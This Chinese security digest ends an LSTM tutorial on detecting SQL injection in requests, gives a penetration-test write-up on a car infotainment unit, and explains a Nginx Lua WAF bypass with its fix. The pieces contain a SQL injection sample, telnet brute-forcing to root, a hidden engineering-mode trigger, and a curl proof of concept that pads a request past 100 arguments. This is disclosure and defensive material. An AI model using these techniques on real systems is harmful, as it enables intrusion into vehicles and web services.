            model.fit(
                x_train, y_train, validation_split=0.25, epochs=epochs,
                batch_size=128, callbacks=[EarlyStopping()], verbose=0)
            _, accuracy = model.evaluate(
                x_test, y_test, batch_size=128, verbose=0)

            # 最小化 `-1 * accuracy`
            return {
                'loss': -1. * accuracy,
                'status': 'ok',
            }

        except Exception as e:
            # 将 exception 也记录下来
```

```
            return {
                'exception': str(e),
                'status': 'fail',
            }

    return objective


def convert_args(embed_dims, n_rnns, d1, d2):
    """Convert arguments to those of the funciton `build_model`."""
    # Hyperopt 默认传递 float 到 objective 中，所以需要手动将其转成 int
    # 并将 `d1` 和 `d2` 打包
    embed_dims = int(embed_dims)
    n_rnns = int(n_rnns)
    dropouts = (d1, d2)
    return embed_dims, n_rnns, dropouts

objective = get_objective(x_train, y_train, x_test, y_test,
                          vocabulary, epochs=10)
```

hyperopt.Trials 记录所有调参的尝试，hyperopt.tpe 则根据已经进行过的调参的尝试结果来给出下一次的参数值。接下来定义调参的函数，它只进行一次调参，并将结果写进传入的 trials 中：

```
from copy import deepcopy
from hyperopt import Trials, tpe

def fine_tuning(objective, space, trials):
    """Fine-tuning ONCE, by searching the `space` using TPE algorithm,
    so that the objective can be minimized. And then log this fine-tuning
    trial to `trials`.

    Args:
        objective:
            Callable.
        space:
            Dictionary of `hp` objects.
        trials:
            `Trials` object.
```

```
    Returns:
        A new `Trials` object that logs both the trials in `trials` and
        this new trial.
    """
    _trials = deepcopy(trials)
    _trials.fmin(
        fn=lambda kwargs: objective(**kwargs),
        space=space,
        algo=tpe.suggest,
        max_evals=len(_trials.trials)+1,   # update only once.
    )
    return _trials
```

Hyperopt 提供 hp 模块帮助我们定义参数的搜索空间。例如 hp.quniform('embed_dims', 4, 32, 1) 定义了参数 embed_dims 的搜素空间，最小值是 4，最大值是 32，间隔为 1，并给所有范围内的值相同的被搜索到的概率。这里我们随便定了一些范围。你也可以尝试别的范围，但要注意，如果一些参数太大，调参需要的时间就会增加，很可能耽误了你吃晚饭。

```
from hyperopt import hp

space = {
    'embed_dims':
        hp.quniform('embed_dims', 4, 32, 1),
    'n_rnns':
        hp.quniform('n_rnns', 4, 32, 1),
    'd1':
        hp.quniform('d1', 0.1, 1.0, 0.1),
    'd2':
        hp.quniform('d2', 0.1, 1.0, 0.1),
}
```

一旦我们定义好了需要最小化的 objective 函数，以及它的参数的范围，就可以进行调参了。我们先创建一个 Trials（或者读取之前保存的，如果你已经保存了一个 trials 的话）：

```
import pickle

save_path = 'dat/trials.pkl'
try:
```

```
    with open(save_path, 'rb') as f:
        trials = pickle.load(f)
except FileNotFoundError:
    trials = Trials()
```

试着进行 20 次调参。注意，每一次调参都是宝贵的，所以在每次调参之后，都要将记录（trails）保存下来。

```
print('我要开始调参了，你打游戏去吧')
'''
n_trials = 20
for i in range(n_trials):
    trials = fine_tuning(objective, space, trials)
    # 每次调参的结果都是宝贵的
    with open(save_path, 'wb') as f:
        pickle.dump(trials, f)
    print('已完成第 {} 次调参'.format(len(trials.trials)))
'''

best_trial = trials.best_trial
print(best_trial)
```

```
我要开始调参了，你打游戏去吧
{'state': 2, 'tid': 0, 'spec': None, 'result': {'loss': -0.982421875, 'status': 'ok'}, 'misc': {'tid': 0, 'cmd': ('domain_attachment', 'FMinIter_Domain'), 'workdir': None, 'idxs': {'d1': [0], 'd2': [0], 'embed_dims': [0], 'n_rnns': [0]}, 'vals': {'d1': [0.2], 'd2': [0.30000000000000004], 'embed_dims': [17.0], 'n_rnns': [27.0]}}, 'exp_key': None, 'owner': None, 'version': 0, 'book_time': datetime.datetime(2018, 2, 27, 6, 39, 33, 188000), 'refresh_time': datetime.datetime(2018, 2, 27, 6, 40, 44, 502000)}
```

看看调参之后的效果：

```
# 将参数值从 `best_trial` 中提取出来
best_trial_kwargs = {k: v[0] for k, v in best_trial['misc']['vals'].items()}
embed_dims, n_rnns, dropout = convert_args(**best_trial_kwargs)

# 用最优参数创建、训练模型
model = build_model(vocabulary, embed_dims, n_rnns, dropout)
model.fit(x_train, y_train, validation_split=0.25, verbose=2,
          epochs=100, batch_size=128, callbacks=[EarlyStopping()])
```

```
# 测试
_, accuracy = model.evaluate(x_test, y_test, batch_size=128, verbose=0)
print('模型在测试数据上的准确率：{0:.3f} %'.format(accuracy*100))


Train on 1152 samples, validate on 384 samples
Epoch 1/100
 - 8s - loss: 0.6857 - acc: 0.5816 - val_loss: 0.6776 - val_acc: 0.7969
Epoch 2/100
 - 7s - loss: 0.6674 - acc: 0.8420 - val_loss: 0.6524 - val_acc: 0.8828
Epoch 3/100
 - 7s - loss: 0.6322 - acc: 0.8646 - val_loss: 0.5975 - val_acc: 0.8828
Epoch 4/100
 - 7s - loss: 0.5331 - acc: 0.9028 - val_loss: 0.4259 - val_acc: 0.9375
Epoch 5/100
 - 8s - loss: 0.3111 - acc: 0.9479 - val_loss: 0.2152 - val_acc: 0.9609
Epoch 6/100
 - 7s - loss: 0.2022 - acc: 0.9601 - val_loss: 0.1743 - val_acc: 0.9635
Epoch 7/100
 - 7s - loss: 0.1617 - acc: 0.9705 - val_loss: 0.1510 - val_acc: 0.9635
Epoch 8/100
 - 7s - loss: 0.1382 - acc: 0.9722 - val_loss: 0.1436 - val_acc: 0.9688
Epoch 9/100
 - 7s - loss: 0.1282 - acc: 0.9740 - val_loss: 0.1291 - val_acc: 0.9688
Epoch 10/100
 - 7s - loss: 0.1198 - acc: 0.9714 - val_loss: 0.1275 - val_acc: 0.9688
Epoch 11/100
 - 7s - loss: 0.1088 - acc: 0.9748 - val_loss: 0.1158 - val_acc: 0.9688
Epoch 12/100
 - 7s - loss: 0.0960 - acc: 0.9748 - val_loss: 0.1098 - val_acc: 0.9688
Epoch 13/100
 - 7s - loss: 0.0846 - acc: 0.9774 - val_loss: 0.0993 - val_acc: 0.9688
Epoch 14/100
 - 7s - loss: 0.0894 - acc: 0.9774 - val_loss: 0.0935 - val_acc: 0.9688
Epoch 15/100
 - 7s - loss: 0.0731 - acc: 0.9809 - val_loss: 0.0880 - val_acc: 0.9688
Epoch 16/100
 - 7s - loss: 0.0774 - acc: 0.9809 - val_loss: 0.0818 - val_acc: 0.9688
Epoch 17/100
```

```
 - 7s - loss: 0.0631 - acc: 0.9818 - val_loss: 0.0781 - val_acc: 0.9661
Epoch 18/100
 - 7s - loss: 0.0602 - acc: 0.9818 - val_loss: 0.0747 - val_acc: 0.9688
Epoch 19/100
 - 7s - loss: 0.0645 - acc: 0.9809 - val_loss: 0.0662 - val_acc: 0.9661
Epoch 20/100
 - 7s - loss: 0.0626 - acc: 0.9826 - val_loss: 0.0693 - val_acc: 0.9661
模型在测试数据上的准确率：98.242 %
```

是不是好多了?

测试

为了将神经网络的整个判断过程展示出来，我们模拟动态地输入一个请求，并展示每输入一个词或一个特殊符号时，神经网络的判断结果。

```
def test_request(model, request):
    sequence = request_to_sequence(request)
    sequences = [[]]
    for word in sequence:
        new_sequence = sequences[-1] + [word]
        sequences.append(new_sequence)
    inputs = pad_sequences([get_input(_, vocabulary) for _ in sequences])
    predictions = model.predict(inputs)
    print('是攻击的概率 |  请求（部分）')
    for i, seq in enumerate(sequences):
        pred = predictions[i,0]
        pred_percent = int(pred*100)
        print('    {0:^2} %       |  {1}'.format(pred_percent, ''.join(seq)))
```

测试 1：先看一个正常的攻击请求

```
test_request(model,
'www.nowhere.com/somewhere/something=UNION/**/SELECT/**/whatever/**/AND
/**/others--')
```

```
是攻击的概率 |  请求（部分）
    7  %       |
    4  %       |  www
    9  %       |  www.
    5  %       |  www.nowhere
    10 %       |  www.nowhere.
```

```
    6  %      |  www.nowhere.com
    13 %      |  www.nowhere.com/
    9  %      |  www.nowhere.com/somewhere
    19 %      |  www.nowhere.com/somewhere/
    14 %      |  www.nowhere.com/somewhere/something
    11 %      |  www.nowhere.com/somewhere/something=
    8  %      |  www.nowhere.com/somewhere/something=UNION
    18 %      |  www.nowhere.com/somewhere/something=UNION/
    35 %      |  www.nowhere.com/somewhere/something=UNION/*
    56 %      |  www.nowhere.com/somewhere/something=UNION/**
    77 %      |  www.nowhere.com/somewhere/something=UNION/**/
    77 %      |  www.nowhere.com/somewhere/something=UNION/**/SELECT
    88 %      |  www.nowhere.com/somewhere/something=UNION/**/SELECT/
    94 %      |  www.nowhere.com/somewhere/something=UNION/**/SELECT/*
    97 %      |  www.nowhere.com/somewhere/something=UNION/**/SELECT/**
    98 %      |  www.nowhere.com/somewhere/something=UNION/**/SELECT/**/
    99 %      |
www.nowhere.com/somewhere/something=UNION/**/SELECT/**/whatever
    99 %      |
www.nowhere.com/somewhere/something=UNION/**/SELECT/**/whatever/
    99 %      |
www.nowhere.com/somewhere/something=UNION/**/SELECT/**/whatever/*
    99 %      |
www.nowhere.com/somewhere/something=UNION/**/SELECT/**/whatever/**
    99 %      |
www.nowhere.com/somewhere/something=UNION/**/SELECT/**/whatever/**/
    99 %      |
www.nowhere.com/somewhere/something=UNION/**/SELECT/**/whatever/**/AND
    99 %      |
www.nowhere.com/somewhere/something=UNION/**/SELECT/**/whatever/**/AND
/
    99 %      |
www.nowhere.com/somewhere/something=UNION/**/SELECT/**/whatever/**/AND
/*
    99 %      |
www.nowhere.com/somewhere/something=UNION/**/SELECT/**/whatever/**/AND
/**
```

99 % | www.nowhere.com/somewhere/something=UNION/**/SELECT/**/whatever/**/AND/**/
99 % | www.nowhere.com/somewhere/something=UNION/**/SELECT/**/whatever/**/AND/**/others
99 % | www.nowhere.com/somewhere/something=UNION/**/SELECT/**/whatever/**/AND/**/others
99 % | www.nowhere.com/somewhere/something=UNION/**/SELECT/**/whatever/**/AND/**/others gang_gang
99 % | www.nowhere.com/somewhere/something=UNION/**/SELECT/**/whatever/**/AND/**/others gang_gang

看上去确实可行：在输入到 UNION/**/ 时，神经网络认为是一个攻击请求（概率超过 50%）。

测试 2：接下来做一点小改变，使得请求不再有攻击性

```
test_request(model,
'www.nowhere.com/somewhere/something=UNION#SELECT#whatever#AND#others--')
```

是攻击的概率	请求（部分）
8 %	
5 %	www
10 %	www.
6 %	www.nowhere
11 %	www.nowhere.
6 %	www.nowhere.com
14 %	www.nowhere.com/
10 %	www.nowhere.com/somewhere
21 %	www.nowhere.com/somewhere/
16 %	www.nowhere.com/somewhere/something
12 %	www.nowhere.com/somewhere/something=
9 %	www.nowhere.com/somewhere/something=UNION
6 %	www.nowhere.com/somewhere/something=UNION#
4 %	www.nowhere.com/somewhere/something=UNION#SELECT

3 % | www.nowhere.com/somewhere/something=UNION#SELECT#
2 % |
www.nowhere.com/somewhere/something=UNION#SELECT#whatever
1 % |
www.nowhere.com/somewhere/something=UNION#SELECT#whatever#
1 % |
www.nowhere.com/somewhere/something=UNION#SELECT#whatever#AND
1 % |
www.nowhere.com/somewhere/something=UNION#SELECT#whatever#AND#
1 % |
www.nowhere.com/somewhere/something=UNION#SELECT#whatever#AND#others
7 % |
www.nowhere.com/somewhere/something=UNION#SELECT#whatever#AND#others
16 % |
www.nowhere.com/somewhere/something=UNION#SELECT#whatever#AND#others
gang_gang
42 % |
www.nowhere.com/somewhere/something=UNION#SELECT#whatever#AND#others
gang_gang

确实，此时神经网络（“聪明地”）认为这不是个攻击请求（概率一直在 50% 以下了）。

总结

我们都做了什么?

1、准备数据（提前准备好）

2、数据预处理（稍微麻烦一些）

3、搭建模型（耗时 30 秒）

4、调参（其实是打游戏去了）

5、测试（结束战斗，准备晚饭）

这就是神经网络（甚至是更一般的机器学习模型）的通常套路。

唯品会 SRC 介绍

唯品会安全应急响应中心(VIP Security Response Center，简称 VSRC),唯品会对自身产品和业务安全问题非常重视，一直致力于保障用户信息安全，建设安全可靠的线上购物平台，非常

欢迎广大用户向我们提交相关系统和业务漏洞、威胁情报及安全建议。

VSRC 收集业务范围包括唯品会商城、品骏快递、唯品支付和乐蜂等。

漏洞提交网址：https://sec.vip.com

微信公众号二维码

记一次车机端渗透测试

作者：CarSRC

原文来源：【安全客】https://www.anquanke.com/post/id/145028

1、什么是车机

车机指的是安装在汽车里面的车载信息娱乐产品的简称，车机在功能上要能够实现人与车，车与外界（车与车）的信息通讯。还具有预约保养、远程诊断、拔打电话、收发短发、语音控制、语音播报、听书、3G 上网、好友在途、路书、实时路状、在线音乐、在线电台、网络电视、在线影视、APP Store 等功能。

2、车机安全威胁

由于车载信息娱乐系统架构是基于嵌入式操作系统或着移动操作系统，所以提供给攻击者的攻击面也比较多，从大的方面可分为软件攻击和硬件攻击。

软件攻击面跟传统网络安全威胁类似:

1、系统本身可能存在内核漏洞，这些漏洞可能造成远程代码执行，本地权限提升或者敏感凭证被窃取等危害。

2、系统运行时环境检测，系统存在被攻击者安装恶意应用的风险,可能影响整个车载信息娱乐系统的功能。

3、第三方应用可能存在安全漏洞，存在信息泄露、数据存储、应用鉴权等风险。

此外，车载信息娱乐系统的底层可信引导、系统层证书签名、PKI 证书框架等也是经常存在风险的点。

硬件安全方面，通过拆解 DA 硬件，分析车载信息娱 乐系统的硬件结构、调试引脚、WIFI 系统、串口通信、代码逆向、车载 信息娱乐系统指纹特征等研究点，对其他的车联网设施进行攻击。

3、测试过程

某厂商车机端应用系统，如图：

具备的功能：


该车机系统采用 linux 内核，自定义了部分系统组件（如多媒体解析、libcurl 等）。车载应用包括 AppManager、手机蓝牙同步等。

首先通过连接 WiFi，利用 nmap 扫描发现开启了大量端口，其中 23 端口为 telnet 服务，如图：


```
➜ ~ sudo nmap -sT -p- 1-65535 [redacted]

Starting Nmap 6.49BETA6 ( https://nmap.org ) at [redacted]
Nmap scan report for [redacted]
Host is up (0.041s latency).
Not shown: 65518 closed ports
PORT      STATE    SERVICE
20/tcp    filtered ftp-data
21/tcp    filtered ftp
22/tcp    filtered ssh
23/tcp    open     telnet
79/tcp    filtered finger
113/tcp   filtered ident
513/tcp   filtered login
2000/tcp  open     cisco-sccp
2002/tcp  open     globe
2005/tcp  open     deslogin
2007/tcp  open     dectalk
2008/tcp  open     conf
2009/tcp  open     news
2010/tcp  open     search
5000/tcp  open     upnp
43412/tcp open     unknown
54256/tcp open     unknown
MAC Address: [redacted]
```

尝试弱口令，但没有成功，利用密码破解工具 hydra 进行暴力破解，成功获取登录密码。如图：

登录成功：



进入车机系统后，查看用户与组，确定账号为 root 权限：



这样我们就实现了同网络内用户可以远程登录到车机系统，以 root 权限操作车机。

接着我们进行白盒测试，提取车机系统文件，使用 IDA pro 进行逆向工程分析。通过人工审计，在如下文件中：

H*****H\H*I\A****r\H****e\S********y\S****s\S******N.cpp 文件中发现调出工程模式的代码逻辑。

具体细节如下:

关键字 Engineering Mod，可在该文件中找出工程模式调用逻辑


SEEK_UP 和 SEEK_DOWN 更新 Flag 信息，当 Flag 为 2 时进入逻辑

接着按下 HOME 键,就执行 JumpToEngineeringModeScreen 函数进入工程模式界面。

（部分代码如下：）

```
/*********************      Enter EngineeringMode code      *********************/
void TSetSound_SCN::JumpToEngineeringModeScreen(void)
{
    if (STEP_SEEKDN == TSettingDataControl::Inst()->GetEnterEngMflag() )
    {
        TSettingDataControl::Inst()->SetEnterEngMflag(STEP_CLEAR);
        (void)IUIControl::Inst()->ForwardScreenChange(EngineeringMode::ENGINEERINGMODEMAINMENU_SCN);
    }
    else
    {
    }
    return;
}
void TSetSound_SCN::TClockTimer::OnTimer(ITimer* pTimer)
{
    POINTER_VALID_NORET(m_pthis);
    if(pTimer)
    {
    }
    if (!m_pthis->m_pClockTimer->IsStopped())
    {
        m_pthis->m_pClockTimer->Stop();
    }
    else
    {
    }
    m_pthis->JumpToEngineeringModeScreen();
    return;
}
```

车机系统内置工程模式，可通过逆向分析得到进入工程模式的按键组合，演示如图：



通过查看磁盘读写权限可知，大部分文件目录可写。

```
rootfs on / type rootfs (rw)
/dev/root on / type ext2 (rw,relatime)
proc on /proc type proc (rw,relatime)
sys on /sys type sysfs (rw,relatime)
mdev on /dev type tmpfs (rw,relatime,mode=755)
devpts on /dev/pts type devpts (rw,relatime,mode=600)
shm on /dev/shm type tmpfs (rw,relatime)
rwfs on /mnt/rwfs type tmpfs (rw,relatime,size=34816k)
rwfs on /tmp type tmpfs (rw,relatime,size=34816k)
rwfs on /etc type tmpfs (rw,relatime,size=34816k)
/dev/mmcblk0p2 on /usr type ext2 (ro,noatime,errors=continue,user_xattr,acl)
/dev/mmcblk0p3 on /usr/app type ext3 (rw,noatime,errors=continue,user_xattr,acl,barrier=0,data=ordered)
/dev/mmcblk0p4 on /usr/cbse type ext3 (rw,noatime,errors=continue,user_xattr,acl,barrier=0,data=ordered)
/dev/mmcblk0p7 on /usr/navi type ext3 (rw,noatime,errors=continue,user_xattr,acl,barrier=0,data=ordered)
/dev/mmcblk0p8 on /usr/navimap type ext3 (rw,noatime,errors=continue,user_xattr,acl,barrier=0,data=ordered)
/dev/mmcblk0p5 on /var type ext3 (rw,noatime,errors=continue,user_xattr,acl,barrier=0,data=ordered)
/dev/mmcblk0p6 on /factory_data type ext2 (rw,noatime,errors=continue,user_xattr,acl)
```

在工程模式下用户为 root，可直接读、写、删除车机内任意可读写文件。通过此方式可替换系统可执行文件或依赖库，进而造成任意代码执行，进而完全控制车机系统。

攻击验证：

以 USB 攻击为例，可以通过车机工程模式将 U 盘内的恶意程序写入车机系统并执行，从车机启动时，就可以执行任意攻击代码，以 root 权限完全控制车机，如图：

CarSRC 介绍

CarSRC，汽车产业网络空间安全应急响应中心，连接·联合 保护你的每一次出行！我们是由上海银基信息安全技术有限公司成立的一个公益性的漏洞报告平台。致力于连接安全专家和汽车厂家之间的关系，并在主管部门的指导下联合安全专家、安全厂商及汽车厂家的力量，一同负起汽车安全责任，共同创造一个更稳定，更安全的汽车产业网络空间环境。

CarSRC 官网：敬请期待

欢迎对本篇文章感兴趣的同学扫描 CarSRC 公众号二维码，一起交流学习。

Nginx Lua WAF 通用绕过方法

作者：JoyChou@meili-inc

原文来源：【美丽联合】https://mp.weixin.qq.com/s/8D45Uh8h_g28vIINoHnbSQ

1. 前言

今天(18 年 4 月 3 日)@bre4k 在群里发了一个 trick。

Nginx Lua 获取参数时，默认获取前 100 个参数值，其余的将被丢弃。

所以，用了 Nginx Lua 的 WAF 默认都会被 Bypass。

18 年 4 月 20 日，安全客上已经有人公开了这个细节，那这篇文章也就公开了。

2. 原理

官方描述如下

Note that a maximum of 100 request arguments are parsed by default (including those with the same name) and that additional request arguments are silently discarded to guard against potential denial of service attacks.

默认情况下最多可解析 100 个请求参数（包括具有相同名称的请求参数），并且会自动丢弃其他请求参数以防止潜在的拒绝服务攻击。

搜索 100，大致有下面的方法存在同样的问题。

- ngx.req.get_uri_args　获取 get 的请求参数
- ngx.req.get_post_args　获取 post 的请求参数
- ngx.req.get_headers　获取 request 头
- ngx.decode_args 对参数进行 URL 解码
- ngx.resp.get_headers 获取 response 头

在 lua-nginx-module 源码里,我们可以看到源代码设置了默认的最多请求参数和头都为 100

```
#ifndef NGX_HTTP_LUA_MAX_ARGS
#define NGX_HTTP_LUA_MAX_ARGS 100
#endif


#ifndef NGX_HTTP_LUA_MAX_HEADERS
```

```
#define NGX_HTTP_LUA_MAX_HEADERS 100
#endif
```

不过官方提供了方法，可修改该默认值，比如 ngx.req.get_uri_args(200)就能获取前 200 个请求参数。

3. 测试

```
location = /test {
    content_by_lua_block {
        local args = ngx.req.get_uri_args()
        for key, val in pairs(args) do
            if type(val) == "table" then
                ngx.say(key, ": ", table.concat(val, ", "))
            else
                ngx.say(key, ": ", val)
                if val ==  'joychou' then
                    ngx.say("I got u,joychou")
                    return
                end
            end
        end
    }
}
```

当请求参数为 101 个时，此时获取不到最后一个请求参数。

```
curl -v
'http://test.joychou.org/test?a1=1&a2=2&a3=3&a4=4&a5=5&a6=6&a7=7&a8=8&
a9=9&a10=10&a11=11&a12=12&a13=13&a14=14&a15=15&a16=16&a17=17&a1
8=18&a19=19&a20=20&a21=21&a22=22&a23=23&a24=24&a25=25&a26=26&a2
7=27&a28=28&a29=29&a30=30&a31=31&a32=32&a33=33&a34=34&a35=35&a3
6=36&a37=37&a38=38&a39=39&a40=40&a41=41&a42=42&a43=43&a44=44&a4
5=45&a46=46&a47=47&a48=48&a49=49&a50=50&a51=51&a52=52&a53=53&a5
4=54&a55=55&a56=56&a57=57&a58=58&a59=59&a60=60&a61=61&a62=62&a6
3=63&a64=64&a65=65&a66=66&a67=67&a68=68&a69=69&a70=70&a71=71&a7
2=72&a73=73&a74=74&a75=75&a76=76&a77=77&a78=78&a79=79&a80=80&a8
1=81&a82=82&a83=83&a84=84&a85=85&a86=86&a87=87&a88=88&a89=89&a9
0=90&a91=91&a92=92&a93=93&a94=94&a95=95&a96=96&a97=97&a98=98&a9
9=99&a100=100&a=joychou'
```

减少一个请求参数，当请求参数刚好为 100 个时，能获取到最后一个请求参数。

a77: 77
a9: 9
a43: 43
a24: 24
a52: 52
a61: 61
a35: 35
a70: 70
a78: 78
a42: 42
a53: 53
a49: 49
a87: 87
a60: 60
a58: 58
a96: 96
a14: 14
a27: 27
a15: 15
a85: 85
a36: 36
a26: 26
a41: 41
a94: 94
a37: 37
a50: 50
a63: 63
a48: 48
a72: 72
a12: 12
a29: 29
a59: 59
a38: 38
a62: 62
a: joychou
I got u, joychou

说明，默认确实是 100 个请求参数，并且 100 个请求参数以后的请求参数将会被丢弃。

有一个奇怪的地方，在上面的返回内容中，在大概中间的位置，就已经输出了最后的 joychou 参数。我的猜测是输出并不是按照顺序，但是解析的顺序确实按照参数提交的顺序，因为当第 101 个参数 value 是 joychou 时，不能获取到该值。

附上生成参数的 python 脚本：

```
# author: JoyChou
# mail: joychou@joychou.org
# date: 2018-04-03

a = ''
for i in range(200):
    a = a + 'a{0}={1}&'.format(i+1, i+1)
print a
```

4. 修复

当然，不建议在源码修改参数的 MAX 值。因为你设置再大的值都能被绕过。建议通过方法的参数去设置。

如果能获取到请求参数的长度，再利用类似 ngx.req.get_uri_args(lenth)方式，不是就可以了吗?

阅读文档发现，其实并不能获取到请求参数的个数。但是如果设置 lenth 为 0 的话，就能获取所有请求参数。

This argument can be set to zero to remove the limit and to process all request arguments received.

```
local args = ngx.req.get_uri_args(0)
```

不过官方强烈不建议设置为 0 的方式，防止潜在的拒绝服务攻击。

Removing the max_args cap is strongly discouraged.

其实，我在想为什么设置 0，就会有潜在的拒绝服务攻击，请求反正都会到 nginx，无论外面 get 或者 post 的参数再多。

我给官方提了一个 Issue， 作者说，ngx.req.get_uri_args(0)会增加服务端 CPU 和内存的使用。后来，我测试 200 个参数，利用 Nginx+php，获取第 200 个参数，能获取到，说明 Nginx 默认不会对请求参数个数进行限制。那么可能存在问题的地方就在于 Nginx Lua 本

身，当 Nginx Lua 利用 ngx.req.get_uri_args(0)获取所有参数，并且进行循环遍历，一旦请求参数非常多，就会消耗更多的 CPU 和内存，最后甚至导致拒绝服务。

2018 年 04 年 03 日，Bypass007 在官方提了一个关于这个漏洞修复的 ISSUE，最后官方在 2018 年 04 月 21 日，根据这个 ISSUE 新增了一个功能。该功能的 commit 记录地址：https://github.com/openresty/lua-nginx-module/commit/52af63a5b949d6da2289e2de3fb839e2aba4cbfd

功能描述为：在 v0.10.13 后的版本(包括 v0.10.13)，当限制的请求数被突破后，第二个返回值是 truncated 字符串。

Since v0.10.13, when the limit is exceeded, it will return a second value which is the string "truncated".

However, the optional max_args function argument can be used to override this limit:

```
local args, err = ngx.req.get_uri_args(10)
if err == "truncated" then
    -- one can choose to ignore or reject the current request here
end
```

所以，最终的修复方法出来了。

- 升级 lua-nginx-module 版本到 v0.10.13 或以上
- 再限制参数总数，至于总数限制为多少，我个人觉得 100 个已经足够了

4.1 OpenResty 升级 lua-nginx-module 模块

